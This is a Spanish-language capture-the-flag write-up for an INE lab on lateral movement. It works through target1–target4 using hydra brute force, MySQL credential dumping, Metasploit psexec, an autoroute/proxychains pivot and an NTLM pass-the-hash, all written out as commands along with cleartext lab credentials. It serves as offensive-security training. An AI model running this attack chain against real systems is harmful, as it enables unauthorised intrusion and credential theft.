~/write-ups/writeup-3cb7d93542-694be9b6
Lateral Movement & Pivoting CTF 1
Imported from Notion: Lateral Movement & Pivoting CTF 1
Pistas:
-
Task 1: Exploit open services on target1.ine.local to gain initial access
-
Task 2: Enumerate databases on target1.ine.local to retrieve hidden credentials
-
Task 3: Leverage an open service on target2.ine.local to escalate access
-
Task 4: Exploit target3.ine.local to obtain Administrator credentials
-
Task 5: Pivot from target3.ine.local to target4.ine.local using discovered hashes
Empezamos con un nmap como siempre:
nmap -sSV -T4 target1.ine.local
Solo vemos el puerto 22 y 3306 abiertos.
Nos dicen en la documentacion que el usuario john tiene una password debil, probemos por ssh.
hydra -l john -P /usr/share/metasploit-framework/data/wordlists/common_passwords.txt ssh://target1.ine.local
Tenemos las primeras credenciales:
-
User:
john -
Password:
password1
Vamos a conectarnos por ssh
ssh john@target1.ine.local
Vamos con la segunda pista, dice que enumeremos DBs:
mysql -u john -p -h 127.0.0.1Una vez dentro vamos a enumerar:
show databases;
use usersinfo;
show tables;
select * from target2_users;
select * from users;Obtenemos dos credenciales, una del target 1 que ya hemos comprometido y otra de target 2.
Creds target 1:
-
User:
Mike -
Password:
Uncr@ckable67
Creds target 2:
-
User:
alice -
Password:
C@ntcr@ck!t19
Vamos a loguearnos primero como mike en la terminal que tenemos en el target 1:
su mike
Vamos ahora a loguearnos por ssh al target 2:
ssh alice@target2.ine.local
La pista 4 nos habla de explotar un servicio del target3.ine.local, a si que vamos a ver que servicios tenemos con nmap
nmap -sSV -T4 target3.ine.local
El más interesante es el puerto 445 que corre smb
Vamos a hacer un brute force a ver si conseguimos alguna credencial:
hydra -l administrator -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt target3.ine.local smb
Tenemos credenciales de administrador:
-
User:
administrator -
Password:
raspberry
Vamos a conseguir una shell con psexec
msfconsole -q
use exploit/windows/smb/psexec
set RHOSTS target3.ine.local
set SMBUSER administrator
set SMBPASS raspberry
run
La ultima pista habla sobre un hash.
Vamos a buscarlo:
shell
powershell
Get-ChildItem -Path C:\ -Recurse -File -Filter "*hash*.txt" -ErrorAction SilentlyContinue
meterpreter > cat C:\\Hash.txt
Administrator: 5c4d59391f656d5958dab124ffeabc20Vamos a necesitar usar proxychains a si que vamos a meter autoroute en la shell meterpreter:
run autoroute -s 10.2.28.0/20Ahora clickamos Ctrl+z para dejarlo en segundo plano e introducimos:
use socks_proxy
set srvport 9050
set version 4a
run
Ahora en una terminal aparte:

proxychains nmap -sT -Pn -n target4.ine.localVemos el puerto 445 con smb corriendo, vamos a pasar el hash admin como dice la pista.
msfconsole -q
use exploit/windows/smb/psexec
set RHOSTS target4.ine.local
set SMBUSER administrator
set SMBPASS aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20
set payload windows/meterpreter/bind_tcp
run
- EOF -
<< back_to_index